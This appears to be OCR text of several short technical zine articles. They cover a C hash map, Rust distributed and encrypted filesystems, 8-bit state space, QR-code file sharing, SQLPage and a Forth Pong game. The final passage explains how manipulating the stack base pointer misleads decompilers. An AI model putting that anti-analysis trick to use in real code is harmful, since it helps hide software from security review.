The first things to notice is the two constants required by fnva-1a, the parameter of the hash function of the `Map` type and the bitwise and in the return statement. The `m` parameter is used specifically in combination with the bitwise `&` to restrict the resulting hash to the size of the underlying array, thus eliminating out of bounds errors - this way of computing modulo is faster than `initial % (m->cap-1)`, but only works for the cap being a power of two. We control the size of the map, thus we can keep this in mind.

[1] https://en.wikipedia.org/wiki/Hash_collision
[2] https://docs.oracle.com/javase/8/docs/api/java/lang/String.html
[3] https://en.wikipedia.org/wiki/Fowler-Noll-Vo_hash_function

Map Initialisation

The Map structure contains the capacity, the size and the array of buckets, each bucket containing `void *`. This type can also just be a value, such as a double. C, however, allows for erasing the type of a pointer by casting it: `(void *)p`. Therefore, this map can contain any pointer and does not assume ownership over the value itself - the downside is, the user has to cast the inserted and extracted pointers, while keeping track of their lifetimes.

```
typedef struct Map {
    size_t size;
    size_t cap;
    void **buckets;
} Map;
```

The `Map` is initialised with a size of 0, the defined cap and by allocating the buckets. We check for allocation failures with the assertion.

```
Map init(size_t cap) {
  Map m = {0, cap};
  m.buckets = malloc(sizeof(void *) * m.cap);
  assert(m.buckets != NULL);
  return m;
}
```

Pointer Insertion Inserting a pointer into the map consists of incrementing the size field, computing the hash and assigning the element at the index to the pointer we want to insert:

```
void put(Map *m, char *str, void *value) {
  m->size++;
  m->buckets[hash(m, str)] = value;
}
```

Pointer Extraction Extracting a pointer works the same way as the insertion: computing the hash and returning the value at the index:

```
void *get(Map *m, char *str) {
    return m->buckets[hash(m, str)];
}
```

Usage Example The callee of the map functions can even insert pointers to stack variables, even if they do not outlive the scope. They also have to free the allocated bucket array.

```
int main(void) {
  Map m = init(1024);
  double d1 = 25.0;
  put(&m, "key", (void *)&d1);
  printf("key=%f\n", *(double *)get(&m, "key"));
  free(m.buckets);
  return EXIT_SUCCESS;
}
```

The Hitchhiker's Guide to Building a Distributed Filesystem in Rust. The beginning...

It all started after I started to learn **Rust** and picked up a learning project to keep me motivated. It was an **encrypted filesystem** `https://github.com/radumarias/rencfs`. There I got the basics on writing a filesystem with **FUSE**, **encryption**, **WAL** concept, **data integrity**, **parallel processing**, **filesystem internals**.

The next challenge I picked was building a **distributed filesystem**. I was always fascinated by distributed filesystems, using **Hadoop (HDFS)**, **Spark**, **Flink**, **Kafka**. I became familiar with the concept of **sharding** using **Elasticsearch**, with clusters leader and election process using **MongoDB**, with **WAL** from **PostgreSQL**. The next phase was collecting a lot of links to read about how to build it. After a period of research, I ended up understanding the basic concepts and selecting some frameworks to use. Finally, I ended up with the following structure and frameworks for the system. The repo for this project is `https://github.com/radumarias/rfs`

COORDINDATOR NODES. These will be the entry points to the system for the client apps. They will be responsible for creating the **structure**, saving the **metadata** and create **logical distribution** of the **shards** (chunks from files). They will be served with **gRPC** using **Apache Arrow Flight**. They will run in a distributed **Raft** cluster or if we don't want the penalty of a **single active master** at a time, we can use smth like **CRDTs** (Conflict-free replicated data type) with **Redis Sets** ensuring the **contraints** like **uniqueness of file names** inside a folder. For actual **sharding and distribution** it splits the file in shards of **64MB** and using **Consistent hashing** (used by **MongoDB** and **Cassandra** partially) or **Shard keys** (used by **tikv** and **Cassandra** partially) will distribute the shards along with their replicas on multiple data nodes.

Quick explanation on how Consistent hashing works. We **hash** all node **names** or **IPs** and we create a **ring** with points in interval $0 \dots 2^{64} - 1$ from the hashes values. We add **v-nodes** which are virtual nodes, built from nodes names with sequence suffix, so that hashes are distributed more evenly. We'll use **BLAKE3** for hashing. Then we hash the **file key**, like the absolute path or some unique identifier, we have a number on the ring corresponding to the hash and we search the closest node hash clockwise using binary search **O(logn)** or linear search **O(n)**. That will be the node where the shard will be placed. We do this for all replicas also, which are hashed from the key adding a sequence suffix, removing already assigned nodes from the ring as we distribute next replicas. Both sharding techniques works good when nodes are added (when we need more space) or nodes are removed (when they fail or we want to reduce the costs). **Consistent hashing** redistributes the shards when nodes configuration changes, **Shard range** splits existing ranges and assigns them to new nodes and merges ranges with existing ones when nodes are removed.

The metadata will be saved in **tikv** DB and communication with data nodes will be via **Kafka** (each node will have its **topic**) to avoid **congestion**, we will have **decoupling** and **retries**. Coordinator nodes will keep a list of **ongoing tasks** for the data nodes and in case a data node dies, it will reallocate the operations, shards and tasks to another nodes.

DATA NODES. Once the structure and **logical distribution** finishes, the client communicates directly with data nodes to **upload**/**download** the shards. This will be made via **HTTP** with **Content-Range** header at first and **BitTorrent**, **SFTP**, **FTPS**, **gRPC** with **Apache Arrow Flight** or via **QUIC** later on. After a shard was uploaded, we check the transferred data with **BLAKE3** and also we check it after we save it to disk, in order to ensure **data integrity**. First, we write data to a **WAL** (Write-ahead logging) and then periodically or after all the files has been uploaded we write the chunks to disk. This strategy is widely used by DBs to ensure integrity as if the **process dies** or we experience a **power-loss** while writing, next time we restart we continue the writing until all changes are applied.

FILE SYNC. We will implement **Mainline DHT** which will be an interface for **DHT query** and will read the data from **tikv**. This eliminates the need for a **tracker**, which is a **single point of failure**, the **DHT** is a **distributed Hastable**. Then we sync the file content via **BitTorrent**, this makes sense because we will have multiple **replicas** for each file so that a node can read from multiple **peers**. The plan is to implement the transport layer with **QUIC** and take advantage of **zero-copy** with **sendfile()** which sends the data from disk directly to socket, without going through the **OS's buffer not using CPU**.

FILE CHANGES. After the file is synced, we will create a **Merkle tree**, and when the file is changed, we just compare the trees starting from the root, between the nodes to determine the exact part and chunks from the files which were changed, so we sync only those.

CAP THEOREM: We target especially **Consistency** and **Availability** when possible.

NODES FAILURES. No distributed system **I have experiencd is** 100% **fault free**. We need to prepare the system for failure and adapt in such cases when nodes go down. There are different types of failures and strategies what to do in such cases but we will be prepared for these kind of failures: **Node**, **Network**, **Software**, **Partition**, **Byzantine**, **Crash**, **Performance.** This is how we can make **failure tolerant** systems: **Redundancy**, **Replication**, **Graceful Degradation**, **Fault Isolation**, **Failure Detection**.

The Hitchhiker's Guide to Building an Encrypted Filesystem in Rust

BEGINNING: It all started after I began learning **Rust** and wanted an interesting learning project to keep me motivated. Initially, I had some ideas, then consulted **ChatGPT**, which suggested apps like a **Todo list** :) I pushed it to more interesting and challenging realms, leading to suggestions like a **distributed filesystem**, **password manager**, **proxy**, **network traffic monitor**... Now, these all sound interesting, but maybe some are a bit too complicated for a learning project, like the distributed filesystem.

IDEA: My project idea originated from having a working directory with project information, including some private data (not credentials, which I keep in **Proton Pass**. I synced this directory with **Resilio** across multiple devices but considered using **Google Drive** or **Dropbox**, but hey, there is private info in there, so it is not ideal for them to have access to it. So a solution like **encrypted directories**, keeping the **privacy**, was appealing. So I decided to build one. I thought to myself this would be a great learning experience after all. **And it was indeed**.

From a learning project, it evolved into something more, which will soon be released as a stable version with many interesting features. You can view the project `https://github.com/radumarias/rencfs`.

FUSE: I used it before, and I could use it to expose the filesystem to the OS to access it from **File Manager** and **terminal**. I looked for *FUSE* implementations in Rust and found **fuser**, and later migrated to **fuse3**, which is **async**. I began with its examples.

IN-MEMORY-FS: I started wth a simple **in-memory** FS using *FUSE*, where I learned more about **smart pointers** like **Box**, **Rc**, **RefCell**, **Arc** and **lifetimes**. *Aargh... lifetimes*, would say many, one of the *most complicated concept* in Rust, after the **Borrow-Checker**. They are quite complicated at first, but after you fight them for a while, you bury the hatchet, and then they are easier to live with. After you understand how and why the compiler lets you do things, you understand that's the correct way to do it, and it saves you from many problems, and you appreciate it. After all, these are the promises of Rust, **memory safety**, **no data race**, and reduces **race conditions**. And indeed, it lives up to its promise. You need to come from other languages where you had all sorts of problems to really appreciate what Rust is offering you.

STRUCTURE: I started with a simple one that keeps the files in *inode structure*, each metadata is stored in **inodes** dir in a file with *inode*'s name and in *contents* directory we have files with *inode's* name with the actual content of the file.

MULTI-NODE: We must run in multi-node, as the folder will be synced over several devices. The app could run in **parallel** or even **offline**. We must generate unique **inode**s for new files. Solution is to assign an **instance_id** as a *random id* to each **device** (or to set it by command arg, which is safer) and generate as **instance_id | inode_seq**, where **inode_seq** is a sequence/counter for each device.

SECURITY: We do the same for **nonce**, **instance_id | nonce_seq**. The **sequence**s we keep in **data_dir** in a per instance folder. To resolve the problem where user *restores a backup* and hence would **reuse nonces** and reuses *inodes* (which ends up in catastrophic failure), we keep sequences in **keyring** too and use **max(keyring, data_dir)**. **Limits**: if the **instance_id** is **u8**, the max *inode* (**u64**) is reduced to $\mathbf{2^{56} - 3}$. It's -3 and not -1 because inode 0 is not used, and 1 is reserved for root dir, so we're left with value **72,057,594,037,927,933**. And max data to encrypt ($\mathbf{3.094850098213450687247810 55 * 10^{26} - 1) * 256}$ **KB**, which is $\mathbf{7.92281625142643375935439 * 10^{13}}$ **petabytes**.

Using **ring** for **encryption** will extend to **RustCrypto** too, which is **pure Rust**. First time, we generate a random **encryption key** and encrypt that with another key **derived from user's password** using **argon2**. We use only **AEAD** ciphers, **ChaCha20Poly1305** and **Aes256Gcm**. **Credentials** are kept in mem with **secrecy**, **mlock**ed when used, **mprotect**ed when not read and **zeroize**d on *drop*. **Hashing** is made with **blake3** and **rand_chacha** for random numbers.

DATA-PRIVACY: We aim to offer **true privacy** and for that we need to make sure we **hide** all **metadata**, **content**, **file name**, **file size**, ***time** fields, **files count**, **directory structure** and that all of these are encrypted. Filename and content are easier to hide; we just encrypt them and **pad filenames** to fix the size, and we're fine. But file size, file count, *time fields, and directory structure are not trivial. For that, we **split** the file in **chunks**, and each is like an **item** in a **LinkedList** on disk with **next** pointer kept encrypted inside **chunk file content**. This hides the actual file count, but we add dummy nodes at the beginning with random data to hide it even more. Also, we add dummy random data to each chunk at the beginning (as it's easier to skip), so we hide the file size even more. All these hide file sizes, file count, and *times fields. This creates a problem: how do we get to the root chunk files (nodes) without an attacker being able to do the same, given our code is publicly available on GitHub? For that, we keep an **index** file with all **root chunk files** (inodes, actually). What's remaining is **directory structure** in the sense of the directories inside another directory. For this, we do similarly, we create dummy folders with random names so we hide how many actual directories are there, and we keep all these in the index file.

FILE-INTEGRITY: *"There's The Great Wall, and then there's this: an okay WAL."*. **WAL**(Write-ahead logging) is a very common technique used in *DBs* world for writing transactions to ensure file integrity. I'm using **okaywal**.

SEEK: To support **fast seeks**, we encrypt file in **blocks** of **256KB**. When we need to **seek on read**, we translate from *plaintext* **offset** to *ciphertext* **block_index**, and **decrypt** that block. We actually **impl Seek** on the same **Read struct**. For **seek on write** it's a bit more complicated, we need to act as reader too. First, we need to *decrypt* the block, then write to it, and when at the end of the block **encrypt** the block and *write* it to disk. Because Rust doesn't have **method overwriting**, the code is not as clean as for the reader, where we only extend.

WRITES-IN-PARALLEL: Using **RwLock** we allow reading and writing in parallel and we resolve conflicts with **WAL**. It is particularly useful for torrent apps that write different chunks in parallel, but also for DBs.

STACK: See more `https://github.com/radumarias/rencfs?tab=readme-ov-file#stack`.

Understanding State Space with a Simple 8-bit Computer

State space is an important concept in computer science as it allows us to determine key fundamental limits of a computational model. In binary computers, each component of the computer can be represented by one or more binary digits or bits. The set of these components at any moment, represented by these bits, is the computer's state. This state can change billions of times per second as the computer executes code. State space is the collection of all states the computer *could ever* be in [1]. You may think that a computer could represent an infinite number of states, but it is actually finite for any computer we could build, though the state space is very large as we will see.

I have created a simple 8-bit computer, built within Logisim (`http://www.cburch.com/logisim/`) to illustrate. This simple 8-bit computer allows us to better understand how computers function at the lowest level. I have included the Logisim file and a Python emulator of this simple 8-bit computer at: `https://github.com/meuer26/Simple-8-bit-Computer` .




Figure 1: A Simple 8-Bit Computer

This computer is a Von Neumann architecture and a RISC machine. This computer's Instruction Set Architecture (ISA) only has 10 implemented opcodes and yet it possesses the primary characteristics for Turing Completeness: (1) the ability to read and modify memory, (2) the ability to branch for program control (including conditional branching), and (3) the ability to do arithmetic operations [2]. It is, therefore, capable of universal computation, or has the ability to implement any computable function (assuming enough memory). This assumption of enough memory is a major distinction and key to our understanding of state space. This simple 8-bit computer only has 256 bytes of memory, so you may think that the number of programs that can be implemented is extremely small. You may be surprised by the answer.

Let's start by computing the size of the computer's state space. To simplify the discussion, let's only consider the computer's RAM. There are 256 bytes of memory and each byte has 256 bit permutations, so the state space of this computer is 256^{256} or $3.23*10^{616}$ states. This is an amazingly large number of states. For comparison, it is estimated that there are only 10^{80} atoms in the universe [3].

While state space gives us the upper bound of the number of bit permutations RAM could be in, the computer's ISA severely restricts the number of *valid* programs that can be executed. I define valid programs as those constructed from implemented opcodes. Any opcode values not implemented are considered invalid. In order to calculate the upper bound of the number of valid programs that can be created with this computer, we need to understand a bit more about this computer's ISA. As mentioned, there are only 10 implemented opcodes. 8 of the opcodes require an operand byte that could have 256 bit permutations. So, $8*2^8 + 2$ opcodes that don't need an operand = 2,050 valid instructions in the ISA. (We will ignore the fact that the two remaining opcodes do actually require an explicit, padded operand in this fixed-length ISA.) So, the upper bound of the number of valid programs is 2050^{128}, since we can fit 128 two-byte instructions in the 256 bytes of RAM. This is $8.0*10^{423}$ valid programs.

Again, an amazingly large number of valid programs for this simple 8-bit computer with 256 bytes of RAM. Very large but finite. The state space of this computer is $3.23*10^{616}$ and the number of valid programs is $8.0*10^{423}$. So, we can think of the ISA as a lower-dimensional structure in the higher-dimensional state space of the computer. It is also now clear that the memory of the computer is what determines the state space, while the ISA dictates what a valid program could be. The number of valid programs necessarily must be equal or smaller than the state space of the computer. If this computer had a hard drive, the state space would need to be computed based on the size of the hard drive (since RAM could be swapped to the hard drive in that scenario). I'll leave it to the reader to compute the state space of their modern computer and the number of possibly valid programs based on their ISA.

References

[1] C. Moore and S. Mertens, *The nature of computation*. OUP Oxford, 2011.

[2] P. A. Laplante, "A novel single instruction computer architecture," *ACM SIGARCH Computer Architecture News*, vol. 18, no. 4, pp. 22–26, 1990.

[3] E. Babb, "Calculating the amount of dark energy in the universe using a novel space energy theory of gravity," *Academia,(Just use Google)*.


Suppose you have a file / some data you'd like to share that cannot or should not live on any machines other than the ones it is to be shared between. Perhaps:

- **the data is sensitive**
- **the host has no network access**
- **there's no computer at all! It's just raw digital data IRL**

There are plenty of options for transferring data, but in 2024, few are more practical than QR codes. They are trivial to generate and display (hand draw one in the dirt if you want!) and it is reported that a majority of Earth's human inhabitants now own a smartphone. I can't confirm that all of those have QR scanners baked in, but hopefully you'll allow me to assume that most of them do. Point being: **QR codes are cheap and ubiquitous.** They're also content-agnostic, which is great! You can encode any chunk of binary data as long as it fits within the 2,953 byte limit.

However, we hit a snag when we consider the "no internet" constraints defined above: **The default QR scanner apps on both iOS and Android desperately want to hand you off to your web browser and pretty much force you to send your data to a third party before letting you access it**. In the best case, you've scanned an HTTP/S URL and website loads or you're deep-linked into a pre-installed app. In most other cases, you are prompted to perform a web search with the contents of the QR code. iOS won't even let you do that in some cases - you cannot view/interact with a scanned data URL, for example. To work around this, and to prevent potential file recipients from having to manually install a custom scanner application, I've created a simple web app that parses the URL it was accessed from as a base64-encoded file, and then hands the decoded version of that file back to the accessor as a standard browser download:

```
<!DOCTYPE html>
<html>
<body>
   <script>
       function downloadBase64File(base64Data, filename) {
           const ascii = atob(base64Data);
           const bytes = new Array(ascii.length);
           for (let i = 0; i < ascii.length; i++) {
               bytes[i] = ascii.charCodeAt(i);
           }
           const byteArray = new Uint8Array(bytes);
           const blob = new Blob(
               [byteArray],
               { type: "application/octet-stream"}
           );
           const link = document.createElement("a");
           link.href = URL.createObjectURL(blob);
           link.download = filename;
           // :P simulate a click to trigger download
           document.body.appendChild(link);
           link.click();
           document.body.removeChild(link);
       }
       const params = new URLSearchParams(window.location.search);
       // use fragment so data not sent to server
       // idea: @HeNeArXn@chaos.social
       const data = window.location.hash.substring(1);
       // the filename used for the download should be
       // passed in as a query param: 'f'
       const filename = params.get("f");
       downloadBase64File(decodeURIComponent(data), filename);
   </script>
</body>
</html>
```



The QR code above contains a miniature PNG version of the Paged Out! logo. T**he data backing this version of the image *only* exists as the black and white squares rendered in this PDF** - it is not hosted on any other server (until you scan and download it, if you're feeling brave). Note that scanning *will* direct your browser to the web app over there <- (currently hosted via Github Pages) but the image data itself should never leave your phone.

Some important notes:

1. You can host the code above statically as an HTML document on any web server you have access to, and share a file by compiling a URL with the format:

   `https://{location of html file}?f={filename when downloaded}#{base64-encoded file data}`

   Once you have this URL, use your favorite QR code generator to QRify it.
2. **The key here is that the file data is located in the URL fragment (the bit following the '#'). URL fragments are (theoretically) only used by browsers and should not be sent out with a network request. I encourage you to verify this yourself!**
3. Yes, the device scanning your code *will* need internet access, but only to retrieve the HTML file above. Again, we're operating under the assumption that most people are out in the world, scanning with their smartphones.
4. It was inspired by 'Itty Bitty': https://itty.bitty.site

WebDev... in SQL ?

```
$ sqlite3
sqlite> select introduction from article;
```

A rebel's approach to web applications

Building a web application today generally means bringing in a backend framework, then a frontend framework, and having thousands of dependencies before you even have a Hello World.

The tool I'd like to present here is a single executable file that lets you build full-stack applications with nothing but... ****SQL queries**** !

```
sqlite> select answer from faq where question = 'That sounds like a terrible idea';
```

Why it works


Yes, making a web page entirely in SQL sounds like heresy. But *SQLPage* makes it work by providing ****ready-to-use components**** that take data in from your SQL queries, and produce nicely styled HTML. It also exposes URL parameters and form fields as SQL prepared statement parameters.


For some applications, the traditional separation of frontend, backend, and database brings more overhead than benefits. By collapsing these layers into just SQL, SQLPage makes building web apps accessible to people who don't have the time to learn the Javascript framework *du jour* every day.

Write a `.sql` file, connect your Postgres, MySQL, SQL Server, or SQLite db, and you have a website.

```
sqlite> select * from examples;
```

code	result

`select 'list' as component;`
`select`
`  word as title,`
`  'plus' as icon;`
`from greetings;`
	


`select 'form' as component;`
`select Pet as name;`
 	
`insert into pets (name)`
`  select :Pet`
`  where :Pet is not null;`
 	
`select 'table' as component;`
`select * from pets;`
	

```
sqlite> select * from links;
```

| sql.datapage.app | github.com/sqlpage | youtube.com/@SQLPage | learnsqlpage.com |

GAMES RETRO AND LOVE IF FORTH CODE THEN


If languages like FORTRAN and Algol-60 are dinosaurs[1] that have left a huge imprint in the current computer landscape, then Forth deserves the respect of the venerable stromatolites. Coding in Forth is like watching life emerge from the primordial soup.



Inspired by Thomas Petricek's excellent *The Lost Ways of Programming*[2], the following is a Pong game coded in *Durexforth*[3] on the Commodore 64 through the Vice[4] emulator. Things to notice: a colon starts a word (function) definition and a semicolon ends it; an @ means fetch and ! means write; player 1's controls are *w* for up and *s* for down (keys 87 and 83, respectively), and player 2's are the up and down arrows (keys 145 and 17); RUN/STOP (Esc, key 3) terminates the game. Finally, there are no abstract, pre-defined objects like points or lines, it all comes together straight from the C64 memory map into something that looks like English at the end.

```
variable  x variable  y \ ball pos
variable dx variable dy \ ball dir
variable p1 variable p2 \ paddle pos
variable s1 variable s2 \ scores
variable cmd \ game commands
: update-command ( -- )
  key? invert
  if 0 cmd ! exit else key cmd ! then ;
: pos! ( y x -- ) $030e c! $030d c!
      0 $030c c! 65520 sys ;
: clear 147 emit ; : quit-game? @ 3 = ;
: to-upper 21 $d018 c! ;
: to-lower 23 $d018 c! ;
: ms 0 do 10 0 do loop loop ;
: times-down 0 do 17 emit loop ;
: times-right 0 do 29 emit loop ;
: blank 32 emit ; : ball 209 emit ;
: l-pad 182 emit ; : r-pad 181 emit ;
: draw-pad-1 ( -- )
  p1 @ 0 >
  if p1 @ 1- 0 pos! blank then
  5 0 do p1 @ i + 0 pos! l-pad loop
  p1 @ 20 <
  if p1 @ 5 + 0 pos! blank then ;
: draw-pad-2 ( -- )
  p2 @ 0 >
  if p2 @ 1- 38 pos! blank then
  5 0 do p2 @ i + 38 pos! r-pad loop
  p2 @ 20 <
  if p2 @ 5 + 38 pos! blank then ;
: reset-console ( -- )
  0 x ! 0 y ! 1 dx ! 1 dy !
  10 p1 ! 10 p2 ! 0 s1 ! 0 s2 ! ;
: update-x ( -- ) x @ dx @ + x ! ;
: update-y ( -- ) y @ dy @ + y ! ;
: bounce-x ( x -- )
  dup 38 = if -1 dx ! 37 x ! drop
           else 1 < if 1 dx ! 2 x !
                    then then ;
: bounce-y ( y -- )
  dup 25 = if -1 dy ! 23 y ! drop
           else 0 < if 1 dy ! 2 y !
                    then then ;
: draw-net ( -- )
  24 0 do i 2 mod if i 20 pos! l-pad
                  then loop ;
: game-over ( -- )
  clear 10 times-down 15 times-right
  ." game over" cr 10 times-down
  to-lower quit ;
: serve ( -- ) 20 x ! 12 y ! ;
: p1-scores ( -- ) s1 @ 1+ s1 ! serve ;
: p2-scores ( -- ) s2 @ 1+ s2 ! serve ;
: update-scores ( -- )
  0 10 pos! s1 @ . 0 30 pos! s2 @ . ;
: check-winner s1 @ 2 > s2 @ 2 > or
               if game-over then ;
: p1-missed? ( -- )
  x @ 0 = y @ p1 @ < and
  x @ 0 = y @ p1 @ 4 + > and or
  if p2-scores check-winner then ;
: p2-missed? ( -- )
  x @ 38 = y @ p2 @ < and
  x @ 38 = y @ p2 @ 4 + > and or
  if p1-scores check-winner then ;
: bounce ( -- )
  y @ x @ pos! blank update-x update-y
  p1-missed? p2-missed? update-scores
  draw-net x @ bounce-x y @ bounce-y
  y @ x @ pos! ball 30 ms ;
: move-p1 ( k -- )
  dup 87 = if p1 @ 1- p1 ! drop else
              83 = if p1 @ 1+ p1 !
                   then then ;
: move-p2 ( k -- )
  dup 145 = if p2 @ 1- p2 ! drop else
               17 = if p2 @ 1+ p2 !
                    then then ;
: update-p1 ( a -- )
  @ move-p1 p1 @ 0 max 20 min p1 ! ;
: update-p2 ( a -- )
  @ move-p2 p2 @ 0 max 20 min p2 ! ;
: pong
  clear reset-console to-upper
  begin bounce draw-pad-1 draw-pad-2
        update-command
        cmd update-p1 cmd update-p2
        cmd quit-game? until
  clear to-lower ; pong
```

[1] Figures from https://vectorportal.com [2] https://tomasp.net/commodore64 [3] https://github.com/jkotlinski/durexforth
[4] https://vice-emu.sourceforge.io, all URLs accessed on August 04, 2024.


https://github.com/Karmaz95/Snake_Apple
Take the first byte of Apple security and ...
... ssssstay tuned by visiting the repository.


The RE, VR, & ExpDev Newsletter
Exploits.Club
Your invite is here ....Join the club

About stack variables recognition and how to thwart it

Seekbytes

1 Introduction to local variable inference

The secret art of reverse engineering is an imprecise one, built on tools that rely on very advanced techniques to be able to reconstruct the high-level code from a given executable file. Given any instruction set architecture (known examples: Intel, ARM or JVM), the real challenge is to recover the set of high-level elements that the compilation has removed or transformed. Example of what the compiler removes may include: variable names, flow control constructs, strings, and in general all the high-level details not needed at the low level.

In this article, I would like to talk about how most decompilers manage to infer about the allocation of local variables within the function. As soon as the disassembly phase, which involves transforming bytes into understandable instructions, is completed, the decompiler begins its work by applying a series of fixed-point analyses, such as dataflow analysis (constant propagation, liveness), and the time comes when it must try to reconstruct the local variables of a function. That is, figuring out which variables the low-level code uses are allocated on the stack, destroyed as soon as the subprocedure call returns the value. The stack is in fact used for three main purposes: to pass arguments from function callee to function called, to allocate temporary variables that are valid only for the scope of the function, and to store the return address that is retrieved when a return statement is encountered within the function.

2 The semi-naive algorithm

The most common decompilers – including Binary Ninja, IDA, and Ghidra – may use a very naive version of the variable retrieval algorithm that works based on index within the `base pointer` register, also called BP-frame heuristic. It is much easier to write an example than to explain it: within the disassembly code, we have several mentions of the base stack pointer. Instructions of the type `mov [ebp-0x14], eax` are actually converted to simple `MEM[ebp-0x14] = eax` by an operation called lifting. This allows the decompiler to be able to immediately say that what is pointed to the address of ebp minus `0x14` must take the contents of the general register eax. When we find `ebp - 0x14` or `esp - 0x14`, we are most likely referring to a local variable at address `-0x14` named in most cases `var_14`.

The decompiler recognizes that address in memory and assumes that a new variable has been declared within the "hypothetical" high-level source code. The decompiler runs through the entire instruction set of the basic blocks on which a function is built on. The algorithm keeps track of all the accesses on the stack: for each new index it encounters on the stack, it allocates a new variable whose type it does not yet know but knows that there is a write/read at that address. The stack analysis algorithm is thus completed by going to check where parameters are saved and further checks are needed to ensure the analysis is sound (such as stack balancement, and checking if there are any overlapping variables).

3 Consequences of using the semi-naive algorithm

The consequences of using the semi-naive algorithm are that you can freely manipulate the base pointer of the stack so that you can trick the decompiler into thinking that there are variables or arguments where in fact there are none. The decompilers build part of the later stages on the fact that they can have a crystal-clear view of the stack and somehow infer elements on the stack because **by default** speaking about the size, the stack should be no larger than 1MB, allowing a fast analysis.

